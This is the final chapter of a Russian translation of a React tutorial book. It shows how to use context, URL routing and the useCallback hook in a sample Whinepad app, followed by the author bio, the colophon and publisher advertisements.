  Object.keys(schema).forEach(
    (key) => (initialData[0][key] = schema[key].samples[0]),
  );
}

function commitToStorage(data) {
  localStorage.setItem('data', JSON.stringify(data));
}

function DataFlow() {
  const [data, setData] = useState(initialData);
  const [filter, setFilter] = useState(route.filter);

  function updateData(newData) {
    newData = clone(newData);
    commitToStorage(newData);
    setData(newData);
  }
```

```
  function onSearch(e) {
    const s = e.target.value;
    setFilter(s);
  }

  return (
    <div className="DataFlow">
      <DataContext.Provider value={{data, updateData}}>
        <Header onSearch={onSearch} />
        <Body>
          <Excel filter={filter} />
        </Body>
      </DataContext.Provider>
    </div>
  );
}

export default DataFlow;
```

Как видите, `filter` по-прежнему передается как свойство в `<Excel>`. Несмотря на то что вы используете контекст, передача свойства все еще возможна. Этот подход может быть предпочтительным для многих сценариев, когда компонентам необходимо обмениваться данными.

Потребление контекста

Если вы обратитесь к первой версии `DataFlow`, приведенной в предыдущем разделе этой главы, то можете заметить, что в версии 2 исчез `reducer()`. Работа редюсера заключалась в обработке изменений данных из `Excel` и добавлении новых записей из заголовка. Теперь эти задачи могут выполняться в соответствующем дочернем элементе. Компонент `Excel` может обрабатывать любые изменения и затем обновлять контекст с помощью функции `updateData()`. А компонент `Header` может обрабатывать добавление новых записей и использовать ту же функцию для обновления данных в контексте. Посмотрим, как это делается.

Контекст в заголовке

Новый заголовок будет отвечать за бóльшую часть пользовательского интерфейса, а именно за форму в диалоговом окне для добавления новых записей, поэтому список импортов немного длиннее. Обратите внимание, что новый компонент `DataContext` также импортируется:

```
import Logo from './Logo';
import './Header.css';
import {useContext, useState, useRef} from 'react';

import Button from './Button';
import FormInput from './FormInput';
import Dialog from './Dialog';
import Form from './Form';
import schema from '../config/schema';

import DataContext from '../contexts/DataContext';

function Header({onSearch}) {
 // TODO
}

export default Header;
```

Для отображения заголовка необходимы следующие фрагменты данных:

- данные, поступающие из контекста;
- флаг `addNew`, указывающий, отображать или нет диалоговое окно добавления (когда пользователь нажимает кнопку Add).

```
function Header({onSearch}) {
  const {data, updateData} = useContext(DataContext);
  const [addNew, setAddNew] = useState(false);

  const form = useRef(null);

  const count = data.length;
```

```
  const placeholder = count > 1 ? `Search ${count} items`
    : 'Search';

  function saveNew(action) {
    // TODO
  }

  function onAdd() {
    // TODO
  }

  // TODO: отображение
}
```

Состояние `addNew` дословно скопировано из версии 1 `DataFlow`. Новый код демонстрирует потребление `DataContext`. Вы можете видеть, как с помощью хука `useContext()` получаете доступ к значению свойства, переданному с помощью `<DataContext.Provider>`. Это объект, который включает свойство `data` и функцию `updateData()`.

В версии 1 в `<Header>` передавалось свойство `count`. Теперь заголовок может получить доступ ко всем данным и получить оттуда значение свойства `count` (`data.length`). Теперь, когда все части, необходимые для отображения, доступны, пришло время поработать над самим отображением:

```
function Header({onSearch}) {

  // ....

  return (
    <div>
      <div className="Header">
        <Logo />
        <div>
          <FormInput
            placeholder={placeholder}
            id="search"
            onChange={onSearch}
          />
        </div>
```

```
        <div>
          <Button onClick={onAdd}>
            <b>&#65291;</b> Add whine
          </Button>
        </div>
      </div>
      {addNew ? (
        <Dialog
          modal={true} header="Add new item"
          confirmLabel=" Add"
          onAction={(action) => saveNew(action)}>
          <Form ref={form} fields={schema} />
        </Dialog>
      ) : null}
    </div>
  );
}
```

Основное отличие от предыдущей версии заключается в том, что теперь диалог и форма, которую он содержит, реализованы здесь, в заголовке.

Последние два момента, на которые следует обратить внимание, — это вспомогательные функции `onAdd()` и `saveNew()`. Первая просто обновляет состояние `addNew`:

```
function onAdd() {
  setAddNew(true);
}
```

Задача `saveNew()` состоит в том, чтобы собрать новую запись из формы и добавить ее к данным. Затем наступает ключевой момент: вызов функции `updateData()` с обновленными данными. Это функция, которая получена от `<DataContext.Provider>` и была определена в `DataFlow` следующим образом:

```
function updateData(newData) {
  newData = clone(newData);
  commitToStorage(newData);
  setData(newData);
}
```

Здесь происходит следующее: родительский поток `DataFlow` получает новые данные и обновляет состояние (с помощью `setData()`), и это заставляет React выполнить повторное отображение. Это означает, что `Excel` и `Header` будут перезагружены, но на этот раз с последними данными. Таким образом, новая запись появляется в таблице `Excel`, а в поле поиска в заголовке появляется точное количество записей.

Файл `Header.js` полностью выглядит следующим образом:

```
import Logo from './Logo';
import './Header.css';
import {useContext, useState, useRef} from 'react';

import Button from './Button';
import FormInput from './FormInput';
import Dialog from './Dialog';
import Form from './Form';
import schema from '../config/schema';

import DataContext from '../contexts/DataContext';

function Header({onSearch}) {
  const {data, updateData} = useContext(DataContext);
  const count = data.length;

  const [addNew, setAddNew] = useState(false);

  const form = useRef(null);

  function saveNew(action) {
    setAddNew(false);
    updateRoute();
    if (action === 'dismiss') {
      return;
    }

    const formData = {};
    Array.from(form.current).forEach(
      (input) => (formData[input.id] = input.value),
    );
```

```
    data.unshift(formData);
    updateData(data);
  }

  function onAdd() {
    setAddNew(true);
  }

  const placeholder = count > 1 ? `Search ${count} items`
    : 'Search';
  return (
    <div>
      <div className="Header">
        <Logo />
        <div>
          <FormInput
            placeholder={placeholder}
            id="search"
            onChange={onSearch}
            defaultValue={route.filter}
          />
        </div>
        <div>
          <Button onClick={onAdd}>
            <b>&#65291;</b> Add whine
          </Button>
        </div>
      </div>
      {addNew ? (
        <Dialog
          modal={true}
          header="Add new item"
          confirmLabel="Add"
          onAction={(action) => saveNew(action)}>
          <Form ref={form} fields={schema} />
        </Dialog>
      ) : null}
    </>
  );
}

export default Header;
```

Контекст в таблице данных

Последнее, что нужно сделать перед тем, как версия 2 будет полностью готова к работе, — это обновить `Excel`, чтобы он не содержал собственное состояние, а использовал данные, полученные из `<DataContext.Provider>`. Никаких изменений в отображении не требуется, изменяется только управление данными.

Поскольку в `Excel` больше нет необходимости в поддержке состояния данных, `reducer()` больше не требуется. Однако идея о том, что все манипуляции с данными будут происходить в одном центральном месте, слишком привлекательна, чтобы ее не принять. Поэтому просто переименуем `reducer()` в `dataMangler()`.

Его предыдущее состояние выглядит так:

```
function reducer(data, action) {
  if (action.type === 'sort') {
    const {column, descending} = action.payload;
    // ...
  }
  // ...
}
```

А это он же после изменений:

```
function dataMangler(data, action, payload) {
  if (action === 'sort') {
    const {column, descending} = payload;
    // ...
  }
  // ...
}
```

Как видите, `dataMangler()` не обязательно следовать API редюсера, поэтому действие теперь может быть строкой, а полезная нагрузка — отдельным аргументом функции. Это требует меньшего набора текста, а также, надеюсь, позволит избежать

путаницы: `dataMangler()` — *не* редюсер, а просто удобная вспомогательная функция.

Полностью `dataMangler()` выглядит следующим образом:

```
function dataMangler(data, action, payload) {
  if (action === 'sort') {
    const {column, descending} = payload;
    return data.sort((a, b) => {
      if (a[column] === b[column]) {
        return 0;
      }
      return descending
        ? a[column] < b[column]
          ? 1
          : -1
        : a[column] > b[column]
          ? 1
          : -1;
    });
  }
  if (action === 'save') {
    const {int, edit} = payload;
    data[edit.row][edit.column] = int
      ? parseInt(payload.value, 10)
      : payload.value;
  }
  if (action === 'delete') {
    data = clone(data);
    data.splice(payload.rowidx, 1);
  }
  if (action === 'saveForm') {
    Array.from(payload.form.current).forEach(
      (input) => (data[payload.rowidx][input.id] = input.value),
    );
  }
  return data;
}
```

Обратите внимание на отсутствие `setTimeout(() => action.payload.onDataChange(data)` в конце функции. Больше нет необходимости ни в поддержке свойства `onDataChange`, ни в хаке `setTimeout`.

При использовании редюсера возврата данных было достаточно, чтобы вызвать повторное отображение `Excel`. Теперь требуется вызвать функцию `updateData()`, полученную от провайдера, чтобы родительский поток данных `DataFlow` мог отвечать за повторное отображение. Кроме того, больше нет вызовов `dispatch()`, которые волшебным образом вызывали редюсер. Все вызовы `dispatch()` теперь имеют две задачи: вызвать `dataMangler()` и затем передать его возвращаемое значение в функцию `updateData()`.

Вот как это было раньше:

```
dispatch({type: 'sort', payload: {column, descending}});
```

А это обновленная версия:

```
const newData = dataMangler(data, 'sort', {column, descending});
updateData(newData);
```

В качестве альтернативы можно использовать однострочный вариант:

```
updateData(dataMangler(data, 'sort', {column, descending}));
```

Замените четыре вызова `dispatch()` — и версия 2 Whinepad готова к работе. Полный листинг кода можно найти в репозитории к книге.

Обновление Discovery

Изменения в `Excel` и `Header` на текущий момент затронули и инструмент исследования. Технически он не сломан, однако немного запутывает. Например, таблица данных пуста, а в результатах поиска не отображается счетчик. Чтобы использовать `Discovery` в полной мере, вам необходимо настроить окружение, в котором работают `Excel` и `Header`. Здесь «окружение» означает оболочку `<DataConsumer.Provider>` вокруг примеров. Предыдущий

код (встроенный пример и пример данных, поступающих из схемы и передаваемых в качестве свойства) выглядит следующим образом:

```
<h2>Excel</h2>
<Excel schema={schema}
  initialData={schema.name.samples.map((_, idx) => {
    const element = {};
    for (let key in schema) {
      element[key] = schema[key].samples[idx];
    }
    return element;
  })}
  onDataChange={(data) => {
    console.log(data);
  }}
/>
```

А это он же после преобразования (в совершенно новый компонент примера):

```
<h2>Excel</h2>
<ExcelExample />
```

Компонент примера тоже получает пример данных из схемы и использует их для поддержания состояния. Создается более простая функция `updateData()`, которая передается как часть контекста в провайдере контекста:

```
function ExcelExample() {
  const initialData = schema.name.samples.map((_, idx) => {
    const element = {};
    for (let key in schema) {
      element[key] = schema[key].samples[idx];
    }
    return element;
  });
  const [data, setData] = useState(initialData);
  function updateData(newData) {
   setData(newData);
  }
```

```
  return (
    <DataContext.Provider value={{data, updateData}}>
      <Excel />
    </DataContext.Provider>
  );
}
```

Теперь пример `Excel` полностью работоспособен в инструменте исследования. Без этого обновления, пытаясь использовать контекст, `Excel` получал данные по умолчанию и функцию обновления данных `updateData()`, определенную в `createContext()`:

```
// в файле DataContext.js
const DataContext = React.createContext({
  data: [],
  updateData: () => {},
});

// в Excel.js
const {data, updateData} = useContext(DataContext);

// `data` теперь пустой массив, а `updateData` — noop-функция
```

Обновление примера `<Header>` в `<Discovery>` может быть более простым, поскольку вы знаете, что `Header` отвечает только за счетчик `data.length`.

Вот как это выглядело раньше:

```
<h2>Header</h2>
<Header
  onSearch={(e) => console.log(e)}
  onAdd={() => alert('add')}
  count={3}
/>
```

А это он же для v2:

```
<h2>Header</h2>
<DataContext.Provider value={{data: [1, 2, 3]}}>
  <Header onSearch={(e) => console.log(e)} />
</DataContext.Provider>
```

Обертывание заголовка в провайдере теперь приводит к тому, что будет использоваться значение в контексте, а не значение по умолчанию, полученное из `createContext()`. В результате если вы протестируете кнопку Add в заголовке, то получите ошибку, поскольку функция `updateData()` не существует. Чтобы исправить ошибку и сделать кнопку доступной для тестирования, достаточно использовать no op-функцию `updateData()`:

```
<h2>Header</h2>
<DataContext.Provider value={{data: [1, 2, 3],
  updateData: () => {}}}}>
  <Header onSearch={(e) => console.log(e)} />
</DataContext.Provider>
```

Теперь у вас есть работающая версия 2 Whinepad, а также рабочая область исследования, предназначенная для работы с компонентами по отдельности.

Маршрутизация

Пришло время завершить главу и книгу, реализовав еще одну функцию — URL с закладками — и попутно узнав о множественных контекстах и хуке `useCallback()`.

Одностраничные приложения (single page applications, SPA), такие как Whinepad, не обновляют страницу, поэтому URL различных состояний приложения не должны меняться. Но приятно, когда они меняются, поскольку это позволяет пользователям обмениваться ссылками и иметь приложение уже в определенном состоянии. Например, удобнее послать коллеге URL, такой как https://whinepad.com/filter/merlot, а не инструкции типа «Зайдите на сайт https://whinepad.com/ и введите `merlot` в поле поиска вверху».

Способность приложения воссоздавать состояние по URL часто называют *маршрутизацией*, и существует множество сторонних

библиотек, которые могут предложить вам те или иные способы маршрутизации. Но мы еще раз попробуем воспользоваться подходом «сделай сам» и придумаем собственное решение.

Предложим четыре типа URL для закладок:

- /filter/merlot — для добавления в закладки поисковых запросов merlot;
- /add — для открывания диалогового окна, куда можно добавлять записи;
- /info/1 — для отображения информационного (нередактируемого) диалогового окна для записи с идентификатором, равным 1;
- /edit/1 — для редактируемой версии этого диалогового окна.

Первый URL должен обрабатываться в компоненте `DataFlow`, поскольку именно здесь происходит фильтрация; второй — в компоненте `Header`; а последние два — в компоненте `Excel`. Поскольку различные компоненты должны знать URL, целесообразно использовать новый контекст.

Контекст маршрута

Новый контекст находится в файле `contexts/RouteContext.js`:

```
import React from 'react';

const RouteContext = React.createContext({
  route: {
    add: false,
    edit: null,
    info: null,
    filter: null,
  },
  updateRoute: () => {},
});

export default RouteContext;
```

И снова вы видите знакомый паттерн: контекст состоит из фрагмента данных (`route`) и способа его обновления (`updateRoute`).

Как и прежде, работа по замене значений контекста по умолчанию на рабочие значения ложится на родительский компонент `DataFlow`. Ему требуется новый контекст, и он пытается прочитать информацию о маршрутизации из URL (`window.location.pathname`):

```
// ...
import RouteContext from '../contexts/RouteContext';
//...

// читаем состояние из URL "route"
const route = {};
function resetRoute() {
  route.add = false;
  route.edit = null;
  route.info = null;
  route.filter = null;
}
resetRoute();
const path = window.location.pathname.replace(/\//, '');

if (path) {
  const [action, id] = path.split('/');
  if (action === 'add') {
    route.add = true;
  } else if (action === 'edit' && id !== undefined) {
    route.edit = parseInt(id, 10);
  } else if (action === 'info' && id !== undefined) {
    route.info = parseInt(id, 10);
  } else if (action === 'filter' && id !== undefined) {
    route.filter = id;
  }
}

// ...

function DataFlow() {
  // ...
}
```

Теперь, если приложение загружается с URL /filter/merlot, то маршрут становится следующим:

```
{
  add: false,
  edit: null,
  info: null,
  filter: 'merlot',
};
```

Если приложение загружается с URL /edit/1, то маршрут становится следующим:

```
{
  add: false,
  edit: 1,
  info: null,
  filter: null,
};
```

Компонент `DataFlow` также должен определить функцию, которая обновляет маршрут:

```
function DataFlow() {

  // ...

  function updateRoute(action = '', id = '') {
    resetRoute();
    if (action) {
      route[action] = action === 'add' ? true : id;
    }
    id = id !== '' ? '/' + id : '';
    window.history.replaceState(null, null, `/${action}${id}`);
  }

  // ...
}
```

В API `History` (https://developer.mozilla.org/en-US/docs/Web/API/History) использование `replaceState()` является альтернативой `pushState()`, которая не создает записей в истории (для использования с помощью кнопки возврата браузера). В данном случае

это предпочтительнее, поскольку URL будет часто обновляться и потенциально может загрязнять стек истории. Например, наличие шести записей в истории (/filter/m, /filter/me, /filter/mer и т. д.), когда пользователь набирает слово `merlot`, делает кнопку возврата браузера непригодной для использования.

Использование URL фильтра

Следующий шаг — обернуть все потребители нового контекста в компонент провайдера (в данном случае `<RouteContext.Provider>`). Но для целей фильтрации это пока не нужно, поскольку вся она происходит в компоненте `DataFlow`.

Чтобы использовать новую функциональность маршрутизации, необходимо внести всего два изменения. Одно из них находится в обратном вызове `onSearch`, который совершается всякий раз, когда пользователь вводит текст в поле поиска.

До:

```
function onSearch(e) {
  const s = e.target.value;
  setFilter(s);
}
```

После:

```
function onSearch(e) {
  const s = e.target.value;
  setFilter(s);
  if (s) {
    updateRoute('filter', s);
  } else {
    updateRoute();
  }
}
```

Теперь, когда пользователь набирает в строке поиска букву `m`, URL изменяется на /filter/m. Когда пользователь удаляет строку поиска, URL возвращается к /.

Обновление URL — первая половина работы. Вторая заключается в предварительном заполнении поля поиска и выполнении поиска при загрузке приложения. Выполнение поиска означает, что в `Excel` передается правильное свойство фильтра. К счастью, это тривиально.

До:

```
function DataFlow() {
  const [filter, setFilter] = useState(null);
  // ...
}
```

После:

```
function DataFlow() {
  const [filter, setFilter] = useState(route.filter);
  // ...
}
```

Этого достаточно. Теперь всякий раз, когда компонент `DataFlow` выполняет отображение, он передает `<Excel filter={filter}>`, где значение фильтра берется из маршрута. И в результате компонент `Excel` показывает только совпадающие строки. Если в объекте `route` нет фильтра (свойство `filter` будет равно `null`), то компонент `Excel` покажет все строки.

Кроме того, чтобы предварительно заполнить поле поиска (которое находится в заголовке), необходимо обернуть заголовок в провайдер контекста маршрута. Это происходит при выполнении отображения компонента `DataFlow`.

До:

```
function DataFlow() {
  // ... return (
    <div className="DataFlow">
      <DataContext.Provider value={{data, updateData}}>
        <Header onSearch={onSearch} />
        <Body>
          <Excel filter={filter} />
        </Body>
```

```
      </DataContext.Provider>
    </div>
  );
}
```

После:

```
function DataFlow() {
  // ... return (
    <div className="DataFlow">
      <DataContext.Provider value={{data, updateData}}>
        <RouteContext.Provider value={{route, updateRoute}}>
          <Header onSearch={onSearch} />
          <Body>
            <Excel filter={filter} />
          </Body>
        </RouteContext.Provider>
      </DataContext.Provider>
    </div>
  );
}
```

Как видите, вполне нормально иметь столько оболочек провайдеров контекста, сколько вам нужно. Они могут быть вложены друг в друга, как показано выше, или могут включать в себя различные компоненты только там, где это необходимо.

Использование контекста маршрута в заголовке

Компонент `Header` может получить доступ к маршруту с помощью `RouteContext`.

До:

```
// ...
import DataContext from '../contexts/DataContext';

function Header({onSearch}) {
  const {data, updateData} = useContext(DataContext);
  const [addNew, setAddNew] = useState(false);
  // ...
```

И после:

```
// ...
import DataContext from '../contexts/DataContext';
import RouteContext from '../contexts/RouteContext';

function Header({onSearch}) {
  const {data, updateData} = useContext(DataContext);
  const {route, updateRoute} = useContext(RouteContext);
  const [addNew, setAddNew] = useState(route.add);
```

Обратите внимание, как передача `route.add` по умолчанию в состояние `addNew` заставляет URL `/add` работать автоматически. Установка значения для `addNew` в `true` приводит к тому, что часть компонента, выполняющую отображение, показывает диалоговое окно.

Убедимся, что поле поиска имеет предварительно заполненное значение, полученное из маршрута, а также является однострочным.

До:

```
<FormInput
  placeholder={placeholder}
  id="search"
  onChange={onSearch}
/>
```

После:

```
<FormInput
  placeholder={placeholder}
  id="search"
  onChange={onSearch}
  defaultValue={route.filter}
/>
```

Заголовок должен делать кое-что еще: обновлять контекст маршрутизации каждый раз, когда пользователь выполняет соответствующее действие. Когда пользователь нажимает кнопку `Add`, URL должен измениться на `/add`. Достичь этого можно путем вызова `updateRoute()` из контекста.

До:

```
function onAdd() {
  setAddNew(true);
}
```

После:

```
function onAdd() {
  setAddNew(true);
  updateRoute('add');
}
```

А когда пользователь закрывает диалоговое окно (или отправляет форму, и диалоговое окно исчезает), /add должен быть удален из URL.

До:

```
function saveNew(action) {
  setAddNew(false);
  // ...
}
```

После:

```
function saveNew(action) {
  setAddNew(false);
  updateRoute();
  // ...
}
```

Использование контекста маршрута в таблице данных

Использование контекста маршрута в `Excel` выглядит знакомым:

```
// ...
import RouteContext from '../contexts/RouteContext';
```

```
function Excel({фильтр}) {
  const {route, updateRoute} = useContext(RouteContext);
  // ...
}
```

Многое в этом компоненте происходит во вспомогательной функции `handleAction()` (см. главу 7). Она отвечает за открытие и закрытие диалоговых окон, а также за содержимое диалогов. Эту вспомогательную функцию можно использовать для целей маршрутизации, если она вызывается с правильными аргументами.

Функцию `handleAction()` можно вызвать с помощью функции `useEffect()`, когда отображается таблица данных. И в результате будет открываться диалоговое окно всякий раз, когда URL будет /edit/[ID] или /info/[ID]. Данный код показывает, как этого добиться:

```
useEffect(() => {
  if (route.edit !== null && route.edit < data.length) {
    handleAction(route.edit, 'edit');
  } else if (route.info !== null && route.info < data.length) {
    handleAction(route.info, 'info');
  }
}, [route, handleAction, data]);
```

Здесь `route`, `handleAction` и `data` являются зависимостями эффекта, поэтому он не вызывается слишком часто. Предварительная проверка длины `data.length` предотвращает открытие диалогового окна с идентификаторами, которые выходят за пределы диапазона (например, вы не можете редактировать запись с идентификатором, равным 5, если существует только три записи). Затем вызывается обработчик `Action()`, например `handleAction(2, 'info')`, когда URL — /info/2.

Таким образом, метод `handleAction()` отвечает за чтение информации о маршрутизации и создание правильного диалога. Но он также отвечает за обновление URL при действиях пользователя. Эта часть проста.

Закрытие диалогового окна до:

```
setDialog(null);
```

И после:

```
setDialog(null);
updateRoute(); // очищаем URL
```

Открытие диалогового окна до:

```
const isEdit = type === 'edit';
if (type === 'info' || isEdit) {
  const formPrefill = data[rowidx];
  setDialog(
    <Dialog ...
// ...
```

И после:

```
const isEdit = type === 'edit';
if (type === 'info' || isEdit) {
  const formPrefill = data[rowidx];
  updateRoute(type, rowidx); // создает URL, например, /edit/3
  setDialog(
    <Dialog ...
// ...
```

На этом создание функциональности завершено, осталось сделать еще один шаг.

Хук useCallback()

При настройке функции `useEffect` метод `handleAction()` передавался как зависимость:

```
useEffect(() => {
  if (route.edit !== null && route.edit < data.length) {
    handleAction(route.edit, 'edit');
  } else if (route.info !== null && route.info < data.length) {
```

```
    handleAction(route.info, 'info');
  }
}, [route, handleAction, data]);
```

Но поскольку `handleAction()` является встроенной функцией внутри `Excel()`, это означает, что каждый раз, когда `Excel()` вызывается для повторного отображения, создается новая `handleAction()`. И `useEffect()` видит обновленную зависимость. Это неэффективно. Нет смысла иметь зависимость от функции, которая меняется каждый раз, даже если функция выполняет одно и то же действие.

React предоставляет хук `useCallback()`, чтобы помочь именно в этом. Он запоминает функцию обратного вызова с ее зависимостями. Таким образом, если новый `handleAction()` создается при повторном отображении `Excel`, но его зависимости не изменились, то `useEffect()` не нужно видеть новую зависимость. Старый запомненный `handleAction` должен сработать.

Оборачивание `handleAction` с помощью `useCallback()` должно выглядеть несколько похожим на `useEffect()`, при этом используется следующий шаблон: первый аргумент — это функция, второй — массив зависимостей.

До:

```
function handleAction(rowidx, type) {
  // ...
}
```

После:

```
const handleAction = useCallback(
  (rowidx, type) => {
    // ...
  },
  [data, updateData, updateRoute],
);
```

Данные зависимостей, `updateData` и `updateRoute` — единственные внешние элементы информации, которые требуются `handleAction` для правильной работы. Поэтому, если они не меняются между повторными отображениями, достаточно будет старой запомненной `handleAction`. Полная и окончательная версия `handleAction()` после всех изменений маршрутизации выглядит следующим образом:

```
const handleAction = useCallback(
  (rowidx, type) => {
    if (type === 'delete') {
      setDialog(
        <Dialog
          modal
          header="Confirm deletion"
          confirmLabel="Delete"
          onAction={(action) => {
            setDialog(null);
            if (action === 'confirm') {
              updateData(
                dataMangler(data, 'delete', {
                  rowidx,
                  updateData,
                }),
              );
            }
          }}>
          {`Are you sure you want to delete "${data[rowidx].
            name}"?`}
        </Dialog>,
      );
    }
    const isEdit = type === 'edit';
    if (type === 'info' || isEdit) {
      const formPrefill = data[rowidx];
      updateRoute(type, rowidx);
      setDialog(
        <Dialog
          modal
          extendedDismiss={!isEdit}
          header={isEdit ? 'Edit item' : 'Item details'}
```

```
          confirmLabel={isEdit ? 'Save' : 'ok'}
          hasCancel={isEdit}
          onAction={(action) => {
            setDialog(null);
            updateRoute();
            if (isEdit && action === 'confirm') {
              updateData(
                dataMangler(data, 'saveForm', {
                  rowidx,
                  form,
                  updateData,
                }),
              );
            }
          }}>
          <Form
            ref={form}
            fields={schema}
            initialData={formPrefill}
            readonly={!isEdit}
          />
        </Dialog>,
      );
    }
  },
  [data, updateData, updateRoute],
);
```

Заключение

Дорогой читатель, я рад, что вы забрались так далеко. Надеюсь, теперь вы стали более уверенным в себе программистом, который знает, как запустить новый React-проект или присоединиться к уже существующему и помочь ему развиваться.

Книга по программированию подобна фотографии, сделанной в определенный момент времени. Технологии меняются и развиваются, а книга остается неизменной. Я сделал все возможное, чтобы сосредоточиться на основном контенте и позволить эволюции сделать свое дело. Моей целью было попытаться внести в эту книгу новые дополнения (в виде приложений в формате PDF) до того, как выйдет новое издание. Если вы хотите быть в курсе нового контента, то подписывайтесь на рассылку (https://react.stoyanstefanov.com).

Об авторе

Стоян Стефанов (Stoyan Stefanov) — предприниматель, консультант по веб-производительности; время от времени выступает в роли технического писателя. Он был одним из первых инженеров, работавших в Facebook, где на протяжении десяти лет создавал различные продукты компании, ориентированные на разработчиков. До этого, работая в Yahoo!, был создателем онлайн-инструмента для оптимизации изображений smush.it и архитектором инструмента выявления проблем производительности YSlow 2.0. Стоян — автор книг «JavaScript. Шаблоны», *Object-Oriented JavaScript* и других книг. Он управляет сайтом perfplanet.com, ведет подкаст (https://podcast.perfplanet.com) и блог (https://phpied.com), а также выступает на конференциях по всему миру.

Иллюстрация на обложке

На обложке книги изображена птица и'иви (ʻi'iwi, произносится «и-и-ви»), также известная как алая гавайская медоноска. Дочь автора выбрала эту птицу для обложки после того, как написала о ней доклад для школы. И'иви — третья по распространенности сухопутная птица, обитающая на Гавайских островах, хотя многие виды из семейства вьюрковых (Fringillidae) находятся под угрозой исчезновения или вымерли. Эта маленькая, ярко окрашенная птица — узнаваемый символ Гавайев. Самые большие колонии живут на островах Гавайи, Мауи и Кауаи.

Тело взрослых и'иви в основном алого цвета; крылья и хвост — черные; у этих птиц длинный изогнутый клюв. Ярко-красный цвет сильно контрастирует с окружающей зеленой листвой, благодаря чему и'иви легко заметить в дикой природе. Перья этой птицы широко использовались для украшения плащей и шлемов гавайской знати, однако она избежала исчезновения, поскольку считалась менее священной, чем ее родственник — гавайский мамо.

Рацион и'иви состоит в основном из нектара цветов дерева охиа, хотя иногда птица питается мелкими насекомыми.

В настоящее время предпринимается ряд усилий по сохранению популяции и'иви; эти птицы очень восприимчивы к оспе и птичьему гриппу, а также страдают от последствий вырубки лесов и исчезновения инвазивных видов растений. Дикие свиньи роют купалки, в которых затем обитают комары, поэтому отгоражива-

ние лесных участков помогает бороться с болезнями, переносимыми комарами. Кроме того, в настоящее время осуществляются проекты по восстановлению лесов и удалению чужеродных видов растений, что дает возможность разрастаться цветам, которые предпочитают и'иви.

Многие животные, изображенные на обложках книг O'Reilly, находятся под угрозой исчезновения, однако все они важны для нашего мира.

Изображение на обложке взято из *Wood's Illustrated Natural History*.

С. Стефанов

React. Быстрый старт, 2-е изд.

Серия «Бестселлеры O'Reilly»

Перевел с английского В. Дмитрущенков

Руководитель дивизиона	*Ю. Сергиенко*
Руководитель проекта	*А. Питиримов*
Ведущий редактор	*Н. Гринчик*
Литературный редактор	*Н. Хлебина*
Художественный редактор	*В. Мостипан*
Корректоры	*Е. Павлович, Н. Терех*
Верстка	*Г. Блинов*

Изготовлено в России. Изготовитель: ООО «Прогресс книга».
Место нахождения и фактический адрес: 194044, Россия, г. Санкт-Петербург,
Б. Сампсониевский пр., д. 29А, пом. 52. Тел.: +78127037373.

Дата изготовления: 06.2023.

Наименование: книжная продукция.

Срок годности: не ограничен.

Налоговая льгота — общероссийский классификатор продукции ОК 034-2014,
58.11.12 — Книги печатные профессиональные, технические и научные.

Импортер в Беларусь: ООО «ПИТЕР М», 220020, РБ, г. Минск,
ул. Тимирязева, д. 121/3, к. 214, тел./факс: 208 80 01.

Подписано в печать 12.04.23. Формат 60×90/16. Бумага офсетная.
Усл. п. л. 19,000. Тираж 700. Заказ 0000.

Ева Порселло, Алекс Бэнкс

React: современные шаблоны для разработки приложений. 2-е издание


Хотите создавать эффективные приложения с помощью React? Тогда эта книга написана для вас. Познакомьтесь с лучшими практиками и шаблонами создания современного кода.

Вам не потребуются глубокие знания React или функционала JavaScript — достаточно знакомства с принципами работы JavaScript, CSS и HTML.

Алекс Бэнкс и Ева Порселло научат вас создавать пользовательские интерфейсы, которые будут динамически отображать изменения без необходимости перезагрузки страницы даже на крупномасштабных сайтах, работающих с огромными массивами данных.

В этой книге вы:

- Разберетесь с ключевыми аспектами функционального программирования на JavaScript.
- Узнаете, как устроена работа React в браузере.
- Создадите слои представления приложения с помощью компонентов React.
- Научитесь управлять данными и тратить меньше времени на отладку.
- Внедрите в проект хуки React для управления состояниями и перехвата данных.
- Используете маршрутизатор для полноценной работы с одностраничными приложениями.
- Научитесь структурировать приложения React с учетом особенности работы сервера.



Лукас да Коста

Тестирование JavaScript

Автоматизированное тестирование — залог стабильной разработки качественных приложений. Полноценное тестирование должно охватывать отдельные функции, проверять интеграцию разных частей вашего кода и обеспечивать корректность с точки зрения пользователя. Книга научит вас быстро и уверенно создавать надежное программное обеспечение. Вы узнаете, как реализовать план автоматизированного тестирования для JavaScript-приложений. В издании описываются стратегии тестирования, обсуждаются полезные инструменты и библиотеки, а также объясняется, как развивать культуру, ориентированную на качество. Вы исследуете подходы к тестированию как серверных, так и клиентских приложений, а также научитесь проверять свое программное обеспечение быстрее и надежнее.